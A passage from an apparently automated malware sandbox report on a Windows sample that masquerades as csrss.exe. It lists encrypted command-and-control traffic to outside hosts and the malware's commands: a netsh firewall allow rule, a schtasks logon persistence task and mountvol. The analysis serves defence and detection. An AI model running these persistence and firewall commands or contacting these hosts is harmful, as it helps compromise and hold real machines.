2021-11-11 00:57:31 UTC	22	OUT	POST /api/poll HTTP/1.1 Host: server8.trumops.com User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.132 Safari/537.36 Content-Length: 652 Accept-Encoding: gzip
2021-11-11 00:57:31 UTC	22	OUT	Data Raw: 4b 38 6a 58 39 4f 57 4d 58 56 70 64 78 6e 4e 35 31 61 63 37 56 45 43 76 4e 73 55 74 34 75 49 74 55 4c 31 37 4f 52 77 6a 76 4a 2f 59 52 31 34 79 2f 32 7a 2f 58 4f 56 52 39 64 56 76 48 5a 6c 57 42 45 34 45 49 38 50 66 45 56 53 71 42 48 52 55 4d 68 59 76 50 41 58 6c 79 4d 50 72 53 5a 48 32 42 72 52 42 37 43 69 77 57 6e 6c 4b 41 4d 76 4e 5a 4e 37 63 4b 31 63 50 37 4e 6d 33 71 43 44 7a 54 43 76 41 43 49 52 79 42 7a 48 6f 6f 6d 43 7a 52 76 77 68 43 57 74 76 6d 61 63 78 52 48 49 6d 6b 75 62 6b 68 55 5a 73 54 30 4d 39 30 55 72 52 6c 4a 32 30 64 44 53 79 73 6f 4e 68 76 78 6b 58 6b 47 70 2b 6e 53 4d 4e 2f 4e 31 6c 56 4b 44 66 6f 34 66 31 46 30 75 4b 4f 70 31 37 6e 36 50 52 43 38 43 33 34 75 37 6e 77 67 64 6e 58 62 69 45 76 47 65 64 66 36 75 62 6b 73 53 66 69 5a 35 Data Ascii: K8jX9OWMXVpdxnN51ac7VECvNsUt4uItUL17ORwjvJ/YR14y/2z/XOVR9dVvHZlWBE4EI8PfEVSqBHRUMhYvPAXlyMPrSZH2BrRB7CiwWnlKAMvNZN7cK1cP7Nm3qCDzTCvAClRyBzHoomCzRvwhCWtvmacxRHImkubkhUZsT0M90UrRlJ20dDSysoNhvxkXkGp+nSMN/N1lVKDfo4f1F0uKOp17n6PRC8C34u7nwgdnXbiEvGedf6ubksSfiZ5
2021-11-11 00:57:31 UTC	23	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Nov 2021 00:57:31 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close x-powered-by: PHP/8.0.11 set-cookie: PHPSESSID=gv8mampiuh95qf18cj0go9m89u; path=/; HttpOnly expires: Thu, 19 Nov 1981 08:52:00 GMT cache-control: no-store, no-cache, must-revalidate pragma: no-cache access-control-allow-credentials: false CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=RBPQOW%2BDKJcfajEWjUAp5sEAC%2F%2FnnEUjdXStK%2Byc0Yn65mfutwtYjwIq%2BUlGvNK0I8GjSutN%2BRWb2fq4knditxLDLYpwlGC1tM5sB3%2F2PrElhih1ODR82MTA1P9qvUN7SYUkd8C"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6ac39121ec73701b-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400
2021-11-11 00:57:31 UTC	24	IN	Data Raw: 65 38 0d 0a 54 46 69 6b 7a 67 75 4f 39 61 71 32 2f 67 64 47 51 52 66 46 32 7a 2b 61 79 6f 78 33 6a 62 2b 71 70 4c 75 69 2b 7a 59 2b 2b 6e 39 68 53 53 7a 2f 5a 4b 49 68 59 33 45 70 35 64 4d 45 67 65 63 2b 72 79 4d 7a 58 34 31 5a 6a 42 2b 62 6d 72 51 51 38 4f 59 63 54 4a 58 68 59 78 68 47 4d 72 73 6f 4c 54 75 6e 5a 79 6c 55 32 79 6f 74 51 42 6b 45 53 35 4c 39 6d 52 2b 64 43 55 4e 50 72 66 36 49 68 53 72 4a 33 5a 34 4d 68 75 38 32 78 4a 61 47 38 57 4c 58 58 73 78 72 45 50 74 37 41 41 64 30 7a 49 4b 2f 64 35 56 33 2f 5a 6c 4c 65 73 4e 77 50 44 5a 44 50 5a 4b 51 6c 46 31 53 53 32 6d 55 6b 49 6e 32 71 67 6d 48 65 72 78 75 59 4a 68 49 50 7a 65 45 70 32 33 5a 6e 58 41 3d 3d 0d 0a Data Ascii: e8TFikzguO9aq2/gdGQRfF2z+ayox3jb+qpLui+zY++n9hSSz/ZKIhY3Ep5dMEgec+ryMzX41ZjB+bmrQQ8OYcTJXhYxhGMrsoLTunZylU2yotQBkES5L9mR+dCUNPrf6IhSrJ3Z4Mhu82xJaG8WLXXsxrEPt7AAd0zIK/d5V3/ZlLesNwPDZDPZJaR9oDvMlnT+QlF1SS2mUkIn2qgmHerxuYJhIPzeEp23ZnXA==
2021-11-11 00:57:31 UTC	24	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49751	172.67.139.144	443	C:\Windows\rss\csrss.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-11 00:57:46 UTC	24	OUT	GET /api/cdn?c=3e3f6b9a36a75d40&uuid=f7873597-7b36-4441-9416-097456f134ae HTTP/1.1 Host: server8.trumops.com User-Agent: Go-http-client/1.1 Accept-Encoding: gzip

Timestamp	kBytes transferred	Direction	Data
2021-11-11 00:57:46 UTC	24	IN	HTTP/1.1 200 OK Date: Thu, 11 Nov 2021 00:57:46 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close x-powered-by: PHP/8.0.11 access-control-allow-credentials: false CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=CM%2FrIhBKgG20%2BqPmJLNt9KnFum7h SY2ZhshN5CwoR1EpGJacvDIwP9IxmL4j9XgxPa%2F5x4MWnFzO7NsDvxwaGVTqz6hMc8uB8CenUSjE3KJeFotS3I65 qzd970115mE7QLIpEfxq"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6ac3917ed8c4749d-LHR alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400
2021-11-11 00:57:46 UTC	25	IN	Data Raw: 31 33 34 0d 0a 46 76 66 74 38 72 39 6a 57 59 4f 4f 52 4a 64 55 41 7a 36 58 41 54 5a 42 69 6c 52 54 67 4e 41 30 48 2b 4d 5a 75 50 55 4c 49 75 69 78 59 57 38 34 4d 38 30 42 74 7a 45 34 72 48 5a 79 37 43 56 54 51 64 63 55 30 77 6e 30 75 75 74 48 47 70 64 6a 6d 56 36 6c 70 6e 61 6e 6b 47 66 5a 49 58 6c 4c 6f 30 71 2f 78 39 71 76 47 45 2f 53 72 44 77 4a 68 73 46 38 6f 46 63 47 73 71 2f 53 50 68 46 78 63 68 59 63 68 41 39 69 77 39 4b 55 43 4b 4c 58 77 71 61 6a 47 36 6d 79 59 4d 58 5a 6b 45 7a 65 38 76 77 33 67 53 51 53 39 4a 70 37 31 70 64 61 36 36 43 56 49 6e 4b 35 61 62 39 6b 55 58 53 38 4f 51 32 61 4c 48 58 33 41 50 49 35 74 6e 53 44 57 4e 48 63 55 50 46 4c 75 37 44 49 71 44 75 6c 64 61 78 72 70 79 5a 53 36 42 4e 72 6a 6a 51 4a 4d 32 6a 71 30 53 4f 34 35 67 Data Ascii: 134Fvft8r9jWYOORJdUAz6XATZBilRTgNA0H+MZuPULIuixYW84M80BtzE4rHZy7CVTQdcU0wn0uut HGpdjmV6lpnankGfZIXlLo0q/x9qvGE/SrDwJhsF8oFcGsq/SPhFxchYchA9iw9KUCKLXwqajG6myYMXZkEze8vw3g SQS9Jp71pda66CVInK5ab9kUXS8OQ2aLHX3API5tnSDWNHcUPFLu7DIqDuldaxrpyZS6BNrjjQJM2jq0SO45g
2021-11-11 00:57:46 UTC	25	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49754	172.67.207.136	443	C:\Windows\rss\csrss.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-11 00:57:56 UTC	25	OUT	POST /api/log HTTP/1.1 Host: runmodes.com User-Agent: Go-http-client/1.1 Content-Length: 160 Content-Type: application/x-www-form-urlencoded Accept-Encoding: gzip
2021-11-11 00:57:56 UTC	26	OUT	Data Raw: 62 4c 33 56 34 47 6f 46 6e 33 6f 4b 50 75 70 68 68 49 53 58 53 4b 34 6e 2b 58 76 64 6e 68 76 39 67 30 50 6a 4e 69 69 6b 55 30 70 50 43 55 55 4e 51 6f 4d 31 70 45 74 6e 36 6d 62 77 6b 57 58 59 62 34 74 65 6b 6b 4f 39 6c 45 71 6b 48 54 34 4a 6a 50 56 68 62 6f 5a 54 79 32 78 30 7a 30 52 2b 64 66 35 6f 33 51 4c 47 73 53 41 36 43 62 76 47 44 7a 50 75 59 37 4c 66 4a 5a 36 30 6a 4e 4a 5a 4e 67 61 30 4a 75 37 42 42 75 4c 4b 43 50 6a 38 39 31 38 53 39 6d 6f 62 45 6a 4a 66 73 51 3d 3d Data Ascii: bL3V4GoFn3oKPuphhISXSK4n+Xvdnhv9g0PjNiikU0pPCUUNQoM1pEtn6mbwkWXYb4tekkO9lEqkHT 4JjPVhboZTy2x0z0R+df5o3QLGsSA6CbvGDzPuY7LfJZ60jNJZNga0Ju7BBuLKCPj8918S9mobEjJfsQ==
2021-11-11 00:57:56 UTC	26	IN	HTTP/1.1 200 OK Date: Thu, 11 Nov 2021 00:57:56 GMT Content-Length: 0 Connection: close CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=83uhlx7ebvkDKlumTtxZ442jGpnIhj5F %2B3khHvd7TZu3XPc97SCIQF1iHIOs0R9z8lBEea9j4dVYkQKRQs%2FnXFqQ89FZxq3u2kjYA8Iye%2Fu6dSB2i1rf 40fLuleEY9M%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6ac391bd4873c303-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49808	172.67.139.144	443	C:\Windows\rss\csrss.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-11 00:58:41 UTC	26	OUT	POST /api/poll HTTP/1.1 Host: server8.trumops.com User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:73.0) Gecko/20100101 Firefox/73.0 Content-Length: 668 Accept-Encoding: gzip

Timestamp	kBytes transferred	Direction	Data
2021-11-11 00:58:41 UTC	27	OUT	Data Raw: 53 62 4f 56 7a 31 57 59 6d 47 43 56 51 2f 55 31 56 53 5a 78 35 78 59 30 55 41 31 62 4d 5a 55 58 4a 65 54 7a 6e 43 54 35 78 39 79 5a 57 6e 72 78 74 76 51 2f 67 37 55 53 69 42 44 30 4f 72 2b 4a 62 35 35 47 64 50 71 4d 43 73 5a 73 63 6b 57 4a 65 4d 34 50 62 53 33 46 2b 31 78 75 31 6f 4d 43 50 38 47 61 76 71 71 4d 47 45 77 4a 58 69 67 4f 7a 73 32 66 2b 57 46 35 43 47 56 59 47 6d 69 68 46 48 57 4a 59 67 6a 41 4b 7a 50 62 70 7a 65 73 37 64 76 33 30 57 46 30 67 74 2b 47 70 75 53 77 6e 7a 42 32 66 31 43 39 38 33 30 56 57 52 54 75 69 67 68 4a 69 6d 2f 43 61 2b 32 66 36 52 34 67 63 59 78 4c 4a 6b 66 53 58 72 33 6d 54 35 73 6a 79 78 77 70 64 61 6a 34 6c 6b 78 4f 31 41 59 7a 39 48 34 4f 34 6b 48 6d 52 2f 54 6c 2f 43 46 33 6c 50 58 52 54 76 37 45 52 65 37 77 36 70 33 Data Ascii: SbOVz1WYmGCVQ/U1VSZx5xY0UA1bMZUXJeTznCT5x9yZWnrxtvQ/g7USiBD0Or+Jb55GdPqMCsZsck WJeM4PbS3F+1xu1oMCP8GavqqMGEwJXigOzs2f+WF5CGVYGmihFHWJYgjAKzPbpzes7dv30WF0gt+GpuSwnzB2f1C9 830VWRTuighJim/Ca+2f6R4gcYxLJkfSXr3mT5sjyxwpdaj4lkxO1AYz9H4O4kHmR/Tl/CF3lPXRTv7ERe7w6p3
2021-11-11 00:58:41 UTC	27	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Nov 2021 00:58:41 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close x-powered-by: PHP/8.0.11 set-cookie: PHPSESSID=4ujbsd6crmkskigbel52akbion; path=/; HttpOnly expires: Thu, 19 Nov 1981 08:52:00 GMT cache-control: no-store, no-cache, must-revalidate pragma: no-cache access-control-allow-credentials: false CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=ryIHSGUMxFPJ%2F1e4qghNO%2FLH6YHJ uD1QQg3lP1u0%2BXF1eYpABsushydm506ZkuU1RkdCCxRbUIoxtS3RvmeD7XMScKD9Nd4FY3%2Bt%2Fz7lrD9OZ3nl NfnYz5B0JVNarhQrNImsp3fS"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6ac392db8b07f407-LHR alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400
2021-11-11 00:58:41 UTC	28	IN	Data Raw: 65 38 0d 0a 39 38 47 41 34 49 33 50 2f 6f 71 6a 79 76 69 64 75 6c 6d 66 71 58 53 32 54 74 4c 50 51 63 42 54 62 64 6c 47 49 72 39 45 68 30 66 57 32 78 4a 54 39 67 49 48 2f 6b 6d 39 45 35 54 4e 6c 57 47 50 77 78 79 2b 53 43 38 59 46 32 76 74 41 2b 30 51 73 66 42 6b 74 4a 75 4e 77 34 74 41 2b 4c 39 54 65 69 56 4b 4e 50 77 4b 52 51 46 66 7a 51 62 62 37 36 35 6b 71 74 57 45 31 5a 30 4a 77 4f 6f 2b 73 57 73 71 55 48 6c 63 74 57 37 76 66 73 73 57 45 37 73 62 63 5 7 36 6a 36 31 31 75 49 52 30 66 35 54 71 53 78 52 75 4c 42 58 33 51 69 55 6c 33 65 6e 50 39 4f 4e 77 4e 6c 74 78 71 75 59 67 35 74 53 41 79 35 30 6a 59 6e 77 74 66 32 44 35 6f 76 6a 64 66 32 6f 7a 48 6a 32 75 51 4f 71 70 6f 53 64 78 52 7a 41 3d 3d 0d 0a Data Ascii: e898GA4I3P/oqjyvidulmfqXS2TtLPQcBTbdlGIr9Eh0fW2xJT9gIH/km9E5TNlWGPwxy+SC8YF2vtA+0QsfBktJ uNw4tA+L9TeiVKNPwKRQFfzQbb765kqtWE1Z0JwOo+sWsqUHlctW7vfssWE7sbcW6j611uIR0f5TqSxRuLBX3QiUl3 enP9ONwNltxquYg5tSAy50jYnwtf2D5ovjdf2ozHj2uQOqpoSdxRzA==
2021-11-11 00:58:41 UTC	29	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: 4t4y4r89UZ.exe PID: 5272 Parent PID: 4856

General

Start time:	01:56:58
Start date:	11/11/2021
Path:	C:\Users\user\Desktop\4t4y4r89UZ.exe
Wow64 process (32bit):	true

Commandline:	"C:\Users\user\Desktop\4t4y4r89UZ.exe"
Imagebase:	0x400000
File size:	4520488 bytes
MD5 hash:	14C0D8425930CCEC0566B04864A05670
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_MetasploitPayload_3, Description: Yara detected Metasploit Payload, Source: 00000000.00000003.284369390.0000000005CCA000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_MetasploitPayload_3, Description: Yara detected Metasploit Payload, Source: 00000000.00000002.295699517.0000000005040000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_MetasploitPayload_3, Description: Yara detected Metasploit Payload, Source: 00000000.00000002.291152945.0000000000400000.00000040.00020000.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Written

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: svchost.exe PID: 6436 Parent PID: 572

General

Start time:	01:57:00
Start date:	11/11/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: svchost.exe PID: 4072 Parent PID: 572

General

Start time:	01:57:01
Start date:	11/11/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s NcbService
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: svchost.exe PID: 6272 Parent PID: 572

General

Start time:	01:57:01
Start date:	11/11/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: svchost.exe PID: 3076 Parent PID: 572

General

Start time:	01:57:02
Start date:	11/11/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Registry Activities

Show Windows behavior

Analysis Process: svchost.exe PID: 6336 Parent PID: 572

General

Start time:	01:57:02
Start date:	11/11/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k NetworkService -p
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Reputation:	high

Analysis Process: svchost.exe PID: 6896 Parent PID: 572

General

Start time:	01:57:02
Start date:	11/11/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k unistacksvcgroup
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: SgrmBroker.exe PID: 6784 Parent PID: 572

General

Start time:	01:57:03
Start date:	11/11/2021
Path:	C:\Windows\System32\SgrmBroker.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\SgrmBroker.exe
Imagebase:	0x7ff7d8ac0000
File size:	163336 bytes
MD5 hash:	D3170A3F3A9626597EEE1888686E3EA6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: svchost.exe PID: 6848 Parent PID: 572

General

Start time:	01:57:04
Start date:	11/11/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Registry Activities

Show Windows behavior

Analysis Process: TrustedInstaller.exe PID: 6756 Parent PID: 572

General

Start time:	01:57:04
Start date:	11/11/2021
Path:	C:\Windows\servicing\TrustedInstaller.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\servicing\TrustedInstaller.exe
Imagebase:	0x7ff6564e0000
File size:	131584 bytes
MD5 hash:	4578046C54A954C917BB393B70BA0AEB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Analysis Process: 4t4y4r89UZ.exe PID: 5300 Parent PID: 5272

General

Start time:	01:57:05
Start date:	11/11/2021
Path:	C:\Users\user\Desktop\4t4y4r89UZ.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\4t4y4r89UZ.exe
Imagebase:	0x400000
File size:	4520488 bytes
MD5 hash:	14C0D8425930CCEC0566B04864A05670
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_MetasploitPayload_3, Description: Yara detected Metasploit Payload, Source: 0000000A.00000003.299643807.0000000005C5A000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_MetasploitPayload_3, Description: Yara detected Metasploit Payload, Source: 0000000A.00000002.317378119.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_MetasploitPayload_3, Description: Yara detected Metasploit Payload, Source: 0000000A.00000002.321014783.0000000004FD0000.00000040.00000001.sdmp, Author: Joe Security

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities

Show Windows behavior

Key Value Created

Key Value Modified

Analysis Process: cmd.exe PID: 2012 Parent PID: 5300

General

Start time:	01:57:11
Start date:	11/11/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Sysnative\cmd.exe /C "netsh advfirewall firewall add rule name="csrss" dir=in action=allow program="C:\Windows\rss\csrss.exe" enable=yes"
Imagebase:	0x7ff64bd60000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 7108 Parent PID: 2012

General

Start time:	01:57:11
Start date:	11/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: netsh.exe PID: 7080 Parent PID: 2012

General

Start time:	01:57:11
Start date:	11/11/2021
Path:	C:\Windows\System32\netsh.exe
Wow64 process (32bit):	false
Commandline:	netsh advfirewall firewall add rule name="csrss" dir=in action=allow program="C:\Windows\rss\csrss.exe" enable=yes
Imagebase:	0x7ff7c1c10000
File size:	92672 bytes
MD5 hash:	98CC37BBF363A38834253E22C80A8F32
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Analysis Process: csrss.exe PID: 3192 Parent PID: 5300

General

Start time:	01:57:13
Start date:	11/11/2021
Path:	C:\Windows\rss\csrss.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\rss\csrss.exe /305-305
Imagebase:	0x400000
File size:	4520488 bytes
MD5 hash:	14C0D8425930CCEC0566B04864A05670
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_MetasploitPayload_3, Description: Yara detected Metasploit Payload, Source: 0000000E.00000003.327032138.000000000638A000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_MetasploitPayload_3, Description: Yara detected Metasploit Payload, Source: 0000000E.00000002.546482907.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_MetasploitPayload_3, Description: Yara detected Metasploit Payload, Source: 0000000E.00000002.554614867.0000000005700000.00000040.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 39%, ReversingLabs

File Activities

Show Windows behavior

File Created

File Moved

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: csrss.exe PID: 1240 Parent PID: 3352

General

Start time:	01:57:20
Start date:	11/11/2021
Path:	C:\Windows\rss\csrss.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\rss\csrss.exe"
Imagebase:	0x7ff70d6e0000
File size:	4520488 bytes
MD5 hash:	14C0D8425930CCEC0566B04864A05670
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_MetasploitPayload_3, Description: Yara detected Metasploit Payload, Source: 00000010.00000003.333119737.000000000638A000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_MetasploitPayload_3, Description: Yara detected Metasploit Payload, Source: 00000010.00000002.358316255.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_MetasploitPayload_3, Description: Yara detected Metasploit Payload, Source: 00000010.00000002.365686923.0000000005700000.00000040.00000001.sdmp, Author: Joe Security

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Key Created

Key Value Created

Analysis Process: svchost.exe PID: 6580 Parent PID: 572

General

Start time:	01:57:23
Start date:	11/11/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities Show Windows behavior

Analysis Process: schtasks.exe PID: 4036 Parent PID: 3192

General

Start time:	01:57:24
Start date:	11/11/2021
Path:	C:\Windows\System32\schtasks.exe
Wow64 process (32bit):	false
Commandline:	schtasks /CREATE /SC ONLOGON /RL HIGHEST /TR "C:\Windows\rss\csrss.exe" /TN csrss /F
Imagebase:	0x7ff7d1430000
File size:	226816 bytes
MD5 hash:	838D346D1D28F00783B7A6C6BD03A0DA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities Show Windows behavior

Analysis Process: conhost.exe PID: 4004 Parent PID: 4036

General

Start time:	01:57:25
Start date:	11/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: schtasks.exe PID: 7076 Parent PID: 3192

General

Start time:	01:57:25
Start date:	11/11/2021
Path:	C:\Windows\System32\schtasks.exe
Wow64 process (32bit):	false
Commandline:	schtasks /delete /tn ScheduledUpdate /f
Imagebase:	0x7ff7d1430000
File size:	226816 bytes
MD5 hash:	838D346D1D28F00783B7A6C6BD03A0DA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 7100 Parent PID: 7076

General

Start time:	01:57:25
Start date:	11/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: csrss.exe PID: 7108 Parent PID: 664

General

Start time:	01:57:25
Start date:	11/11/2021
Path:	C:\Windows\rss\csrss.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\rss\csrss.exe
Imagebase:	0x400000
File size:	4520488 bytes
MD5 hash:	14C0D8425930CCEC0566B04864A05670

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_MetasploitPayload_3, Description: Yara detected Metasploit Payload, Source: 00000017.00000003.358520385.000000000638A000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_MetasploitPayload_3, Description: Yara detected Metasploit Payload, Source: 00000017.00000002.387694922.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_MetasploitPayload_3, Description: Yara detected Metasploit Payload, Source: 00000017.00000002.393659101.0000000005700000.00000040.00000001.sdmp, Author: Joe Security

File Activities

Show Windows behavior

File Written

Analysis Process: mountvol.exe PID: 5656 Parent PID: 3192

General

Start time:	01:57:25
Start date:	11/11/2021
Path:	C:\Windows\SysWOW64\mountvol.exe
Wow64 process (32bit):	true
Commandline:	mountvol B: /s
Imagebase:	0x900000
